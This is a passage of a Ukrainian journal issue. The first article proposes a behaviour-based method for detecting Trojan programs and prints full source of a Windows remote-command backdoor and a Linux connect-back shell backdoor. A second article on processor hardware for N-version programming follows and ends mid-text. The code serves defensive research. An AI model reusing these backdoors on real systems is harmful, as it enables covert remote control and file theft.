#pragma comment (linker, "/FILEALIGN: 512 /SECTION: .text, EWRX /IGNORE: 4078")
#pragma comment (linker, "/ENTRY: WinMain")
int WINAPI WinMain (HINSTANCE, HINSTANCE, LPSTR, int){
char str [256],sysbuf [256];
GetModuleFileName (GetModuleHandle (NULL),str, 256);
GetSystemDirectory (sysbuf, 256);
strcat (sysbuf, "\\trojan.exe");
CopyFile (str, sysbuf, true); HKEY hk;
RegCreateKey (HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", &hk);
// RegSetValueEx (hk, "EXPLORER",0,REG_SZ, (LPBYTE)sysbuf, strlen (sysbuf)+1);
RegCloseKey (hk);
WSADATA wsaData;
WSAStartup (MAKEDWORD (2,2), &wsaData);
SOCKET listet_Sock = socket (AF_INET, SOCK_STREAM, 0);
SOCKADDR_IN addr_Sock;
addr_Sock.sin_family = AF_INET;
addr_Sock.sin_addr.s_addr = htonl (INADDR_ANY);
addr_Sock.sin_port = htons (7766);
if (bind (listet_Sock, (LPSOCKADDR)&addr_Sock, sizeof (struct sockaddr))) return 0;
if (listen (listet_Sock, 1)) return 0;
int i; char type [2], buf [126];
while (true){
SOCKET hack_Sock = accept (listet_Sock, NULL, NULL);
while (true){
i = recv (hack_Sock, type, 2, 0),recv (hack_Sock, buf, 126, 0);
if ((i== SOCKET_ERROR)|| (i == 0)) break;
if (type [0] == 'm') MessageBox (0,buf, "Hacked =",0);
else if (type [0] == 'e') {
char buf_command [129] = "/c "; strcat (buf_command, buf);
ShellExecuteA (NULL, "open", "cmd.exe", buf_command, NULL, SW_HIDE);
}
else if (type [0] == 'f') {HANDLE hFile = CreateFile (buf, GENERIC_READ, FILE_SHARE_READ, NULL,
OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
if (hFile != INVALID_HANDLE_VALUE){
```

```

DWORD dwBytesRead; char buff [4096];
do if (ReadFile (hFile, buff, 4096, &dwBytesRead, NULL)) send (hack_Sock, buff, 4096,0);
    while (dwBytesRead == 4096); break; }
CloseHandle (hFile); }
shutdown (hack_Sock, 1); closesocket (hack_Sock); }
WSACleanup ();
return 0; }

```

Запропонований підхід передбачає виділення алгоритмічних складових у вигляді дій програми в системі. Програма, код якої подано вище, в разі її запуску виконує наступні дії:

- 1) копіює себе в системну директорію;
- 2) ініціалізує та підвантажує в пам'ять системної бібліотеки роботи з сокетом ws_32.dll;
- 3) заносить в реєстр своє ім'я; такий запис реалізує автоматичне стартування ТП в системі;
- 4) виконує ініціалізацію сокету із заданням його властивостей доступу до зловмисника до КС через вказаний порт протоколу TCP;
- 5) виконує прослуховування портів відкриттям сокету для отримання команд ззовні;
- 6) отримує строки-команди;
- 7) виконує відкриття командної строки cmd.exe для зловмисника.

Здійсимо тепер згрупування інструкцій ТП відповідно до життєвого циклу. Дії 1-2 – виконання функцій, інструкція 3 – активізація, 4-7 – виконання закладених функцій. Видно, що ТП має видозмінений життєвий цикл, тобто відсутні інструкції потрапляння на ПК ($V_{MP}^t = 0, L_{AB}^t = 0$). Занесемо ТП в базу поведінок відповідно до запропонованої моделі (див. рис. 3).

Розглянемо ТП, розроблену під платформу операційної системи Linux. Дана ТП являє собою бекдор типу connect back tcp-wake up [9, 10] категорії виділення зловмисника прав суперкористувача із закладеним механізмом пробудження. Складається з двох частин – клієнта і сервера. Клієнт надсилає пакет та команди.

L_{AB}^1			L_{AB}^q		V_{MP}^{i2}				L_{AB}^{i2}	
	A		A		M				A	
B		a ₁	a ₁₀	B		m ₂	m ₁₆	m ₅₆	B	a ₃
b ₁		1	0	b ₁		0	0	1	b ₁	0
b ₂		0	0	b ₂		0	0	0	b ₂	1
b ₃		0	0	b ₃		1	1	0	b ₃	0
b ₄		0	1	b ₄		0	0	0	b ₄	0
b ₅		0	0	b ₅		0	0	0	b ₅	0

Рис. 3. Матриці відношень поведінки ТП на різних етапах її ЖЦ

Розглянемо код даної програми [11]:

```

#include <stdio.h> #include <sys/types.h>#include <sys/socket.h>
#include <netinet/in.h>#include <netinet/ip.h>#include <netinet/tcp.h>
#include <signal.h>
int main (int argc, char *argv) {
    struct tpacket { struct iphdr ip; struct tcphdr tcp; } *packet;
    int rsock, fd; int pid; struct sockaddr_in rsin;
    char *ar [] = {"sh","-i",NULL}; daemon (0,0);
    packet = (struct tpacket *) malloc (sizeof (struct iphdr)+sizeof (struct tcphdr));
    memset (&rsin, 0, sizeof (struct sockaddr));
    signal (SIGCHLD, SIG_IGN);
    while (1){ if ((rsock = socket (AF_INET, SOCK_RAW, IPPROTO_TCP)) < 1){
    perror (" [-] socket ()"); exit (0); } // wait signal
    memset (packet, 0, sizeof (struct tpacket));
    while (packet->tcp.seq != 0x11100000 || packet->tcp.syn !=1){
    memset (packet, 0, sizeof (struct tpacket));
    recv (rsock, packet, sizeof (struct tpacket), 0); }
    close (rsock);
    if (pid = fork ()){
    waitpid (pid, NULL, NULL);
    }else{ rsin.sin_family = AF_INET;
    rsin.sin_port = packet->tcp.source; rsin.sin_addr.s_addr = packet->ip.saddr;
    fd = socket (AF_INET, SOCK_STREAM, IPPROTO_TCP);
    if (connect (fd, (struct sockaddr *)&rsin, sizeof (struct sockaddr)) perror (" [-].
    connect ()"),exit (0);
    dup2 (fd, 0); dup2 (fd, 1); dup2 (fd, 2);
    execve ("/bin/sh", ar, NULL); } } }

```

Визначимо дії серверної частини даної ТП:

- 1) виділяє пам'ять під пакет, який опрацьовуватиметься в подальшому;
- 2) виконує від'єднання від керуючого терміналу, запускається як системна служба [13];
- 3) виділяє пам'ять під пакет керування, що прийде від зловмисника;

- 4) відправляє сигнал, який приховує присутність дочірнього процесу;
- 5) очікує прихід спеціального TCP-SYN пакету;
- 6) отримує повідомлення із сокету;
- 7) створює дочірній процес, який зв'язує три стандартні потоки введення/виведення;
- 8) викликає функцію запуску командного інтерпретатора.

Дана ТП також має видозмінений життєвий цикл, так як також не містить в собі інструкцій потрапляння ($V_{MP}^t = 0, L_{AB}^t = 0$). Аналогічно проведемо групування дій ТП таким чином, що кожен їх набір спричинюватиме перехід з одного етапу життєвого циклу ТП в інший: 1-5 – виконання закладених функцій, дії 6-7 – активізація, 8 – виконання закладених функцій. В базі поведінок згідно запропонованого підходу поведінка ТП має вигляд як показано на рис. 4.

Розглянемо процес пошуку ТП в КС на прикладі вірусної троянської програми [9], функційно схожу на розглянуту вище. Зробимо припущення, що ТП потрапила у КС, вважалася корисною програмою і була запущена на виконання. Відомо, що різниця відносно розглянутої вище у функційному навантаженні полягає у наявності функції потрапляння через порт 110 протоколу POP і в прийомі ззовні спеціального ісрп-пакету, а не тср-пакету, як у розглянутої ТП.

L_{AB}^1						V_{MP}^q			L_{AB}^2	
A \ B	a ₂₃	a ₁₀	a ₃₄	a ₄₂	a ₄₄	M \ P	m ₄	m ₁₈	A \ B	a ₁
b ₁	0	1	0	0	0	P7766	1	1	b ₁	1
b ₂	0	0	0	1	0				b ₂	0
b ₃	0	0	0	0	0				b ₃	1
b ₄	0	1	0	0	0				b ₄	0
b ₅	1	0	1	0	1				b ₅	0

Рис. 4. Матриці відношень поведінки ТП на різних етапах її ЖЦ

Згідно схеми процесу пошуку в режимі монітора будуватиметься поведінка об'єкта в КС системі шляхом отримання інформації з кожної складової системи пошуку (див. рис. 5).

V_{MP}^t			L_{AB}^1					V_{MP}^q			L_{AB}^2		
M \ P	m ₁₉	m ₅₆	A \ B	a ₂₃	a ₁₀	a ₂₈	a ₄₂	a ₄₄	M \ P	m ₄	m ₁₈	A \ B	a ₁
P110	1	1	b ₁	0	1	0	0	0	P1243	1	1	b ₁	1
			b ₂	0	0	0	1	0				b ₂	0
			b ₃	0	0	0	0	0				b ₃	1
			b ₄	0	1	0	0	0				b ₄	0
			b ₅	1	0	1	0	1				b ₅	0

Рис. 5. Матриці відношень поведінки об'єкта зі згрупованими діями на різних етапах її ЖЦ




Рис. 6. Результати нечіткого логічного висновку

Сформована поведінка подається на вхід системи аналізу та висновку, де із застосуванням нечіткого логічного висновку відбувається процес порівняння з існуючими поведінками об'єктів на різних етапах життєвого циклу, і здійснюється обчислення результуючого числа від 0 до 1 стосовно підозрілості об'єкта.

Візуальне представлення результатів здійснено за допомогою програми Matlab [13] (див. рис. 6). Незважаючи на те, що поведінка у базі схожої ТП має відмінності підозрілість об'єкту складає майже 0,8, що дає змогу зробити висновок про високу підозрілість об'єкта, присутнього в КС.

Висновки

В результаті проведеного дослідження розроблено підхід до побудови бази поведінок троянських програм. Для розв'язання даної задачі використано поведінкову модель троянської програми.

Розроблений підхід ґрунтується на аналізі коду троянської програми на предмет її дій у комп'ютерній системі, розбитті на атомарні системні інструкції та формуванні матриць відповідності згідно з поведінковою моделлю троянських програм.

Реалізація побудови такої бази дає можливість розробки нового методу пошуку та виявлення троянських програм в комп'ютерній системі, який не вимагатиме побудови баз сигнатур вірусних програм, зберігатиме поведінки відомих троянських програм і здійснюватиме виявлення нових.

Література

1. Развитие угроз в 2007 году: смерть «некоммерческого» вредоносного ПО // Kaspersky Security Bulletin. – 2007. – Режим доступа: http://www.kaspersky.ru/reading_room?chapter=2073676 22.
2. ДСТУ 3396.2-97. Державний стандарт України. Захист інформації. Технічний захист інформації. Терміни та визначення.
3. Савенко О.С., Лисенко С.М. Дослідження методів антивірусного діагностування комп'ютерних мереж // Вісник Хмельницького національного університету. – Хмельницький: ХНУ. – 2007. – № 2, том 2. – С.120-126.
4. Савенко О.С., Лисенко С.М. Поведінкова модель троянських програм // Тези наукових доповідей міжнародної науково-технічної конференції “Комп'ютерні науки та інформаційні технології” (CSIT-2007). – Львів: Українські технології, 2007. – С.129-132.
5. Локазюк В. М. Надійність, помилки і тестування програмного забезпечення комп'ютерних пристроїв та систем: Навчальний посібник для студентів вищих навчальних закладів. – Хмельницький: ТУП, 2003. – 74 с.
6. Локазюк В.М., Савенко О.С., Лисенко С.М. Використання поведінкової моделі троянських програм як засобу їх ідентифікації // Прогресивні інформаційні технології в науці та освіті. Збірник наукових праць – Вінниця: Вінницький соціально-економічний інститут Університету "Україна", 2007. – С.49-54.
7. Савенко О.С., Лисенко С.М. Процес виявлення троянських програм з використанням поведінкової моделі троянських програм на основі матриць відповідності // Вимірювальна та обчислювальна техніка в технологічних процесах. – 2007. № 1. – С.69-74.
8. X-релиз: исходники трояна // Информационный портал Хакер.Ру. – Режим доступа: <http://www.xaker.ru/post/17223/>
9. Скляр И. Прорамирование боевого софта под Linux. – СПб.: БХВ-Петербург, 2007. – 416 с.
10. Peter Szor The Art Of Computer Virus Research And Defense. – Addison Wesley Professional, 2005. – 744 p.
11. Backdoos lite pack // m00team. – Режим доступа: <http://m00.blackhat.ru/>
12. Хатч Брейн, Ли Джеймс, Куру Джордж Секреты хакеров. Безопасность Linux – готовые решения: Пер. с англ. – 2 изд. – М.: Издательский дом «Вильямс», 2004. – 704 с.
13. Леоненков А.В. Нечеткое моделирование в среде MATLAB в fuzzyTECH. – СПб.: БХВ – Петербург, 2005. – 736 с.

Надійшла 14.5.2008 р.

УДК 681.3.06

О.М. САКАДА

Національний технічний університет України “Київський політехнічний інститут”

АРХИТЕКТУРА АПАРАТНОГО ЗАБЕЗПЕЧЕННЯ ПРОЦЕСОРА ДЛЯ ПІДТРИМКИ КОНЦЕПЦІЇ N-ВЕРСІЙНОГО ПРОГРАМУВАННЯ

В статті описується метод доступу до периферійних пристроїв процесора та його реалізація. Цей метод робить концепцію N-версійного програмування придатною для використання без функціональних обмежень у вбудованих системах на базі одно- та багатоядерного процесору, що підвищує відмовостійкість системи з оглядом на її вартість. В статті описуються алгоритми виконання операцій запису до регістрів периферійних пристроїв та зчитування даних з них. Описується механізм виявлення відмов в апаратурі.

Вступ

Концепція N-версійного програмування (КНВП) є одним з напрямків диверсифікації проектних рішень, що в свою чергу, є одним з фундаментальних методів підвищення відмовостійкості системи. Даній концепції

приділено досить багато уваги в науковому та інженерному середовищі. Вона обумовлює незалежну реалізацію N-версій програмного забезпечення на основі єдиної специфікації.

В [1] акцентується увага на двох фундаментальних вимогах щодо N-разового обчислення:

- 1) ідентичність початкових умов та вхідних даних для всіх N-реалізацій програмного модуля;
- 2) надійність алгоритму вибору єдиного з N-рішень.

В [4] також сформульована вимога щодо алгоритму вибору результату (АВР): він має бути розроблений з урахуванням таких атрибутів програмного забезпечення, як безпека та надійність.

В [1] робиться спроба класифікувати можливі помилки в програмному забезпеченні (ПЗ). Надана класифікація розрізняє помилки лише за способом їх виникнення в ПЗ в цілому та в кожній окремій версії реалізації програмного модуля (ПМ) зокрема. На думку автора, надана класифікація не є повною, тому що відсутня класифікація помилок за способом їх впливу на функціонування компонентів системи.

Необхідно звернути увагу на те, що в [1] – [5] передбачається суто програмна реалізація механізмів підтримки виконання багатoversійного ПЗ: синхронізація виконання різних версій ПЗ (назвемо їх екземплярами програмних модулів – ЕПМ), реалізація АВР, та зберігання вхідних і вихідних даних і статусу виконання. Це зумовлює необхідність одним ЕПМ мати доступ до даних інших ЕПМ та до даних АВР. Таким чином, можлива ситуація, коли один з ЕПМ може містити помилку, внаслідок якої порушується робота також й іншого ЕПМ або ж АВР. Протидія даному типу помилок не розглядається в наведених роботах. Це, в свою чергу, порушує вимоги щодо надійності ПЗ, що сформульовані в [1 і 4].

Таким чином, жодна з робіт не пропонує комплексного рішення побудови системи з N-версійним ПЗ, яка надійно функціонувала б або гарантовано сповістила б інші вузли системи про наявність помилки незалежно від способу її виникнення [1] чи прояву її дії.

Необхідно відзначити, що в [1] пропонується розглянути адаптацію архітектури апаратного забезпечення для більш ефективної реалізації КНВП. В той же час, запропоновані шляхи адаптації (спеціальні команди типу “вибрати мажоритарне значення” або “перевірити сумісність вхідних даних”) так само передбачають безпосередню програмно реалізовану комунікацію між різними версіями та компонентами ПЗ. Тому сформульовану проблему це не вирішує.

Модель помилок

Перш ніж надати класифікацію помилок, до яких система повинна бути стійка, необхідно чітко визначити декілька аспектів. По-перше, необхідно відзначити, що розглядається саме вбудована система, яка вже пройшла етап тестування і налагодження, а тому перебуває в режимі нормальної роботи. Як результат, моніторинг та тестування системи за допомогою зовнішніх спеціалізованих програмно-апаратних засобів не є можливим. Тестування системи може виконуватися лише тими засобами, які входять до складу самої системи та є її невід’ємною частиною.

По-друге, необхідно розрізнити два поняття: помилка та її прояв. Засоби тестування, що входять до складу системи, в більшості випадків орієнтовані на викриття неправильної поведінки системи, що обумовлено знаходженням помилки в системі та її активації. Тобто, засоби тестування є орієнтованими на викриття саме прояву помилки в системі та блокування його поширення як в системі, так і за її межі.

За місцем знаходження помилки можна поділити на апаратні та програмні. Під апаратною помилкою слід розуміти апаратний дефект, що не був виявлений під час тестування апаратної частини системи, або проявився з часом внаслідок руйнівних хімічних та/або фізичних процесів. Під програмною помилкою слід розуміти програмний дефект, що також не був виявлений під час тестування програмної частини. В обох випадках проявом помилки буде неправильне виконання програмного забезпечення (взьмемо до уваги лише ту частину апаратного забезпечення, що приймає безпосередню участь у виконанні програмного забезпечення).

В даній статті обмежимося розглядом лише такої ситуації, при якій можливий прояв лише однієї – апаратної чи програмної – помилки в системі. Тобто очікується, що в системі не проявиться ніяка інша помилка до моменту нейтралізації прояву попередньої.

Прояв помилки можна поділити на первинний та другорядний. Визначимо первинний прояв як такий, що спричиняє неправильне виконання лише одного ЕПМ або лише АВР. Другорядний прояв помилки може виникнути лише внаслідок первинного. Другорядний прояв спричиняє неправильне виконання ЕПМ (якщо первинний спричинив неправильне виконання АВР), або неправильне виконання ще одного ЕПМ або АВР (якщо первинний спричинив неправильне виконання ЕПМ).

Найбільш небезпечними є другорядні прояви помилок, тому що не завжди однозначно можна встановити причину неправильної роботи ПЗ та локалізувати дефектну компоненту. Найнадійнішим способом протидії таким проявам є виключення можливості їх виникнення в системі. Таким чином, першочерговим напрямком адаптації архітектури апаратного забезпечення для більш ефективної реалізації КНВП має бути:

1) Апаратний захист від несанкціонованого доступу одних ЕПМ до коду та даних інших ЕПМ, теж саме стосується АВР. Відповідні апаратні пристрої (які часто називаються модулями управління пам’яттю – МУП) обов’язково мають входити до складу апаратного забезпечення та активно використовуватися.

2) В системі має бути реалізована структурна надмірність. Це забезпечить виконання різних ЕПМ та АВР різними частинами апаратного забезпечення.

Роль периферійних пристроїв у системі з N-версійним ПЗ

В [3] визначається поняття точки перехресного контролю (ТПК) (cross-check point). В ТПК

відбувається генерація векторів з вихідними даними кожним ЕПМ та передача цих векторів алгоритму порівняння результатів для вибору єдиного набору вихідних даних. Кількість та місцезнаходження ТПК визначаються специфікацією на кожну окрему систему. Але принципом побудови будь-якої системи орієнтованої на надійність є перешкодження розповсюдженню помилки та її прояву за межі того модуля – апаратного чи програмного, в якому вона знаходиться. В контексті даної статті під системою будемо розуміти вбудовану систему що базується на процесорі, до складу якого входять ядра та периферійні пристрої, а також N-версійне програмне забезпечення, що виконується даним процесором. З огляду на це, завданням такої системи є недопущення розповсюдження помилки за межі периферійних пристроїв даного процесору. Як результат, одним з обов'язкових місць знаходження ТПК мають бути вхідні інтерфейси периферійних пристроїв.

Програмні модулі отримують більшість вхідних даних з периферійних пристроїв. Вихідні дані в більшості випадків записуються також в периферійні пристрої. Програмним інтерфейсом до периферійних пристроїв виступають реєстри периферійних пристроїв (РПП). Можна виділити два типи РПП, які мають безпосереднє відношення до предмету розгляду в даній статті:

1. РПП, дані в яких періодично оновлюються периферійним пристроєм; назвемо їх статусними.
2. РПП, запис даних в які регулює роботу периферійного пристрою; назвемо їх командними.

Для реалізації концепції N-версійного програмування необхідно забезпечити отримання всіма ЕПМ, що виконують один і той же етап алгоритму, ідентичних вхідних даних [4]. Тому механізм доступу до статусних РПП має задовольняти цій вимозі. Механізм доступу до командних РПП має забезпечувати гарантоване розпізнавання одного й того ж етапу алгоритму, що виконується різними ЕПМ, та надсилання самої команди в периферійний пристрій лише одноразово.

Фізичний та логічний час

Можна розрізнити два різновиди часу, в якому функціонує процесор вбудованої системи. Процеси, що відбуваються за межами процесора, доцільно описувати в термінах фізичного часу. В більшості випадків вони носять глобальний по відношенню до процесора характер. Це може бути час передачі повідомлень по мережі іншими елементами вбудованої системи, величина температури чи тиску тощо.

Виконання різних етапів алгоритму, що виконується на процесорі, доцільно описувати в термінах логічного часу. Для цього достатньо лише знати взаємну послідовність етапів.

Таким чином, процес зчитування з РПП або запис в РПП, що відповідає одному етапу алгоритму та виконується множиною ЕПМ, доцільно розглядати як такий, що відбувається в один і той же момент логічного часу та в різні (в більшості випадках) моменти фізичного часу. ЕПМ повинні відлічувати логічний час однаково. Відлічування фізичного часу для них є необов'язковим.

На рис. 1 зображено зміну вмісту РПП з фізичним часом. У моменти фізичного часу t_j, t_{j+1}, t_{j+2} РПП містить дані D1, D2, D3 відповідно. Виразом ЕПМ1 (T_i) позначено операцію зчитування, що виконується ЕПМ1, тих даних з РПП, що відповідають моменту логічного часу T_i . Результатом цієї операції має бути зчитування даних D1 з РПП в ЕПМ1. Це відбувається в момент фізичного часу t_j . Всі інші ЕПМ, ціллію яких є отримання ідентичних з ЕПМ1 вхідних даних для виконання того ж самого етапу алгоритму, повинні вказувати момент логічного часу T_i .




Рис. 1. Результат зчитування з РПП залежно від логічного часу

Таким чином, результатом операції ЕПМ2 (T_i) має бути зчитування даних D1 з РПП в ЕПМ2, хоча в відповідний момент фізичного часу t_{j+1} РПП містить дані D2.

Неважко побачити, що обов'язковою є умова взаємної відповідності між моментами логічного часу та етапами алгоритму. Для гарантованого отримання ідентичних даних всіма ЕПМ в межах виконання одного й того ж етапу алгоритму, в ЕПМ повинен бути реалізований алгоритм виміру логічного часу та співставлення його з кожним етапом. Додатковою умовою є реалізація даного алгоритму також і в механізмі доступу до РПП.

Реалізація механізму доступу до РПП

Механізм доступу до РПП доцільно реалізувати як окремий апаратний модуль, що входить до складу процесора (назвемо його модулем доступу до периферійних пристроїв – МДПП).

МДПП розділяє системну шину на два сегменти – А і Б. До сегмента А під'єднані ядра процесору, позначені на Рис. 2 як ЯПі. До сегмента Б під'єднані периферійні пристрої, позначені як ППі, та пам'ять. Таким

чином, МДПП виконує роль шлюзу між ядрами процесора та периферійними пристроями. Наявність в процесорі більш ніж одного ядра не є випадковістю. Очікується, що кожний ЕПМ буде виконуватися окремим ядром.

Зчитування з РПП ініціюється виконанням відповідної команди (чи групи команд) ядром процесору згідно з реалізацією ЕПМ. ЕПМ вказує адресу потрібного РПП, тип операції (в даному випадку зчитування), а також етап алгоритму, що виконується. Ядро процесора кодує відповідну інформацію та розпочинає транзакцію на системній шині. МДПП отримує необхідні дані, декодує адресу РПП та етап алгоритму, при необхідності звертається до відповідного периферійного пристрою за даними, та повертає ті дані, що відповідають вказаному етапу алгоритму, до ядра процесора. Цим транзакція на системній шині завершується.




Рис. 2. Архітектура процесора з МДПП

При виконанні запису до РПП ЕПМ вказує адресу потрібного регістра, тип операції (в даному випадку запису), дані які необхідно записати до РПП, а також етап алгоритму, до якого ці дані відносяться. Ядро процесора кодує відповідну інформацію та розпочинає транзакцію на системній шині. МДПП отримує необхідні дані, декодує адресу РПП, дані для запису та етап алгоритму.




Рис. 3. Інтерфейс та структура МДПП

Безпосередній же запис даних в РПП МДПП здійснює лише тоді, коли отримає дані, що відповідають вказаному етапу алгоритму, від усіх чи більшості ЕПМ. Таким чином, алгоритм вибору єдиного з N-результатів фактично реалізується в МДПП.

Можлива структура та інтерфейс МДПП показані на рис. 3. Очевидно, що для підтримки цих операцій МДПП повинен мати внутрішню буферну пам'ять (БП) або використовувати частину внутрішньо-процесорної чи зовнішньої пам'яті (залежно від конкретної реалізації), та блок управління (БУ).

Приклад виконання операції зчитування з РПП

Розглянемо послідовність з трьох операцій зчитування з РПП, що наведені у таблиці 1. Розглянемо випадок, коли дані операції виконуються відразу після ініціалізації системи (БП МДПП не містить ініціалізованих даних). В момент фізичного часу t_j ЕПМ1, при виконанні етапу алгоритму E1, розпочинає операцію зчитування з РПП1. В результаті ініційованої транзакції в сегменті А системної шини, МДПП через вхідні порти "операція", "ідентифікатор_етапу", "ідентифікатор_ЕПМ", та "адреса_РПП_segA" отримує дані "ч", "E1", "ЕПМ1", та "РПП1" відповідно. БУ перевіряє вміст БП на випадок знаходження там даних РПП1, що відповідають етапу E1. Оскільки цих даних в БП немає, МДПП ініціює транзакцію в сегменті Б системної шини, шляхом виставлення адреси РПП1 на порту "адреса_РПП_segB".

Таблиця 1

Операції зчитування з РПП

момент фізичного часу	вміст РПП1	операція	ідентифікатор_етапу	ідентифікатор_ЕПМ	адреса_РПП_segA	дані_segA	адреса_РПП_segB	дані_segB
t_j	D1	ч	E1	ЕПМ1	РПП1	D1	РПП1	D1
t_{j+1}	D2	ч	E1	ЕПМ2	РПП1	D1	-	-
t_{j+2}	D3	ч	E2	ЕПМ1	РПП1	D3	РПП1	D3

Периферійний пристрій, який містить РПП1, пересилає вміст даного регістра (D1) по сегменту Б системної шини, який МДПП отримує через порт "дані_segB". БУ оновлює БП таким чином, що з моменту фізичного часу t_j вона містить дані D1 для регістра РПП1 для етапу E1. Як завершення операції, МДПП повертає дані D1 через порт "дані_segA" в сегмент А системної шини.

В момент фізичного часу t_{j+1} ЕПМ2, при виконанні того ж етапу алгоритму Е1, розпочинає операцію зчитування з РПП1. В результаті ініційованої транзакції в сегменті А системної шини, МДПП через вхідні порти “операція”, “ідентифікатор_етапу”, “ідентифікатор_ЕПМ”, та “адреса_РПП_segA” отримує дані “ч”, “Е1”, “ЕПМ2”, та “РПП1” відповідно. БУ перевіряє вміст БП на випадок знаходження там даних РПП1, що відповідають етапу Е1. Оскільки ці дані в БП є, МДПП не звертається до відповідного периферійного пристрою, а пересилає ті дані, що знаходяться в БП. Таким чином, при завершенні операції МДПП повертає дані D1 через порт “дані_segA” в сегмент А системної шини, а не дані D2, що містяться в РПП1 в даний момент фізичного часу.

В момент фізичного часу t_{j+2} ЕПМ1 виконує наступний (Е2) етап алгоритму та розпочинає операцію зчитування, припустимо, також з РПП1. В результаті ініційованої транзакції в сегменті А системної шини, МДПП через вхідні порти “операція”, “ідентифікатор_етапу”, “ідентифікатор_ЕПМ”, та “адреса_РПП_segA” отримує дані “ч”, “Е2”, “ЕПМ1”, та “РПП1” відповідно. БУ перевіряє вміст БП на випадок знаходження там даних РПП1, що відповідають етапу Е2. Оскільки цих даних в БП немає, МДПП ініціює транзакцію в сегменті Б системної шини, шляхом виставлення адреси РПП1 на порту “адреса_РПП_segB”. В результаті цього вміст D3 РПП1 записується в БП МДПП та передається ЕПМ1 через порт “дані_segA”.

Приклад виконання операції запису в РПП

Розглянемо послідовність з трьох операцій запису в РПП двома ЕПМ, що наведені у табл. 2. Розглянемо випадок, коли дані операції виконуються відразу після ініціалізації системи (БП МДПП не містить ініціалізованих даних).

Таблиця 2

Операції запису в РПП

момент фізичного часу	вміст РПП1	вміст РПП2	Операція	ідентифікатор_етапу	ідентифікатор_ЕПМ	адреса_РПП_segA	дані_segA	адреса_РПП_segB	дані_segB
t_j	-	-	з	Е1	ЕПМ1	РПП1	D1	-	-
t_{j+1}	-	-	з	Е2	ЕПМ1	РПП2	D2	-	-
t_{j+2}	D1	-	з	Е1	ЕПМ2	РПП1	D1	РПП1	D1

В момент фізичного часу t_j ЕПМ1, при виконанні етапу алгоритму Е1, розпочинає операцію запису даних D1 в РПП1. В результаті ініційованої транзакції в сегменті А системної шини, МДПП через вхідні порти “операція”, “ідентифікатор_етапу”, “ідентифікатор_ЕПМ”, “адреса_РПП_segA”, та “дані_segA” МДПП отримує дані “з”, “Е1”, “ЕПМ1”, “РПП1”, та “D1” відповідно. БУ перевіряє вміст БП на випадок знаходження там даних для запису в РПП1, що відповідають етапу Е1, від інших ЕПМ. Оскільки тих даних в БП немає, МДПП записує дані від ЕПМ1 в БП; безпосередній запис D1 в РПП1 на даному етапі не відбувається.

В момент фізичного часу t_{j+1} ЕПМ1, при виконанні етапу алгоритму Е2, розпочинає операцію запису даних D2 в РПП2. В результаті ініційованої транзакції в сегменті А системної шини, МДПП через вхідні порти “операція”, “ідентифікатор_етапу”, “ідентифікатор_ЕПМ”, “адреса_РПП_segA”, та “дані_segA” МДПП отримує дані “з”, “Е2”, “ЕПМ1”, “РПП2”, та “D2” відповідно. БУ перевіряє вміст БП на випадок знаходження там даних для запису в РПП2, що відповідають етапу Е2, від інших ЕПМ. Оскільки тих даних в БП немає, МДПП записує дані від ЕПМ1 в БП; безпосередній запис D2 в РПП2 на даному етапі також не відбувається.

